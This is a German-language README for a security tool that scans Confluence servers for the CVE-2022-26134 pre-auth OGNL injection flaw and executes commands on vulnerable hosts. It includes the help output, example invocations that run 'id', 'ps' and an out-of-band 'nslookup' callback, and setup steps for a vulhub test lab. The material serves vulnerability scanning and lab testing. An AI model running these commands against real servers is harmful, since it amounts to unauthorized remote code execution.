 redhuntlabs/confluentpwn
Atlassian Confluence unauthentifizierter ONGL-Injection Remote-Code-Ausführung-Scanner (CVE-2022-26134)

Confluence Pre-Auth ONGL-Injection Remote-Code-Execution-Scanner (CVE-2022-26134).
Die folgende GIF zeigt eine Demo der Nutzung des Tools:

Hier ist die Hilfeausgabe des Tools:
$ ./cfscan -h

  +-------------------------------+
  |    C O N F L U E N T P W N    |
  +-------------------------------+

[+] ConfluentPwn von RedHunt Labs - Ein modernes Unternehmen für Angriffsflächenmanagement (ASM)
[+] Autor: Pinaki Mondal (RHL Research Team)
[+] Verfolgen Sie Ihre Angriffsfläche kontinuierlich mit https://redhuntlabs.com/nvadr.

Verwendung:
  -cmd string
        Befehl, der auf einem verwundbaren Confluence-Server ausgeführt werden soll. (Standard "id")
  -file string
        Datei mit einer Liste von Hosts, die gescannt werden sollen.
  -output string
        Ausgabedateipfad für die Scanergebnisse. (Standard "cfpwn-results.csv")
  -regex string
        Regex zum Abgleich des Antwortheaders für den ausgeführten Befehl.
  -threads int
        Anzahl der Threads, die beim Scannen verwendet werden sollen. (Standard 20)
  -timeout int
        HTTP-Timeout in Sekunden. (Standard 5)
  -user-agent string
        Benutzerdefinierte User-Agent-Zeichenfolge. (Standard "Mozilla/5.0 (ConfluentPwn) Chrome/95.0.4638.69 Safari/537.36")

Beispiele:
  ./cfscan 1.2.3.4:80 1.1.1.1:8080
  ./cfscan -file urls.txt
  ./cfscan -cmd 'nslookup xxxxxxxxxxxxxxxxx.canarytokens.com 1.1.1.1:80'
  ./cfscan -cmd 'ps' -regex '^\s*PID\s*TTY\s*TIME\s*CMD' http://1.1.1.1:443
Ziele können auf zwei Arten angegeben werden:
./cfscan target1 target2 ...
-file.
./cfscan -file targets.txt
Die maximale Anzahl gleichzeitig zu verarbeitender Ziele kann mit dem Argument -threads gesteuert werden. Der Standardwert für die Gleichzeitigkeit ist 20.
Der HTTP-Timeout-Wert in Sekunden kann mit dem Argument -timeout angegeben werden. Der Standard-Timeout beträgt 5 Sekunden.
Ein benutzerdefinierter User-Agent kann mit dem Flag -user-agent angegeben werden, falls der Benutzer UA-Strings in seinen Protokollen verfolgen möchte.
Die generierte Ausgabe wird in eine CSV-Datei geschrieben, deren Ziel mit dem Flag -output angegeben werden kann. Die standardmäßig erzeugte Ausgabedatei ist cfscan-results.csv.
Die Ausgabe enthält 4 Spalten:
Der Befehl, der auf einem verwundbaren Server ausgeführt werden soll, kann mit dem Argument -cmd angegeben werden. Ein regulärer Ausdruck wird angegeben, um die Ausgabe des Befehls abzugleichen – dieser kann mit dem Flag -regex festgelegt werden.
Der Standardbefehl, der ausgeführt wird, ist id, und der Regex zum Abgleich der Ausgabe des Befehls lautet uid=\d+?\(\w+?\)\s*?gid=\d+?\(\w+?\)\s*groups=\d+?\(\w+?\).
Die gemeinsame Verwendung der Flags sieht wie folgt aus:
./cfscan -cmd 'id' -regex 'uid=\d+?\(\w+?\)\s*?gid=\d+?\(\w+?\)\s*groups=\d+?\(\w+?\)' https://1.1.1.1
./cfscan -cmd 'ps' -regex '^\s*PID\s*TTY\s*TIME\s*CMD' http://1.1.1.1:443
Wenn Sie das Tool oder die Sicherheitslücke im Allgemeinen testen möchten, können Sie hier nachschlagen: https://github.com/vulhub/vulhub/tree/master/confluence/CVE-2022-26134.
Der Installationsprozess ist recht einfach, die folgenden Befehle erledigen die Arbeit:
$ mkdir confluentpwn && cd confluentpwn && wget https://raw.githubusercontent.com/vulhub/vulhub/master/confluence/CVE-2022-26134/docker-compose.yml
$ docker-compose up -d
Die App sollte nun unter http://localhost:8090 verfügbar sein.
Das Tool ist unter der MIT-Lizenz lizenziert. Siehe LICENSE. Derzeit ist das Tool in Version v0.1.
Das Forschungsteam bei RedHunt Labs möchte vulhub für die Bereitstellung des Docker-Testimages danken.
Um mehr über unsere Plattform für das Management von Angriffsflächen zu erfahren, schauen Sie sich NVADR an.





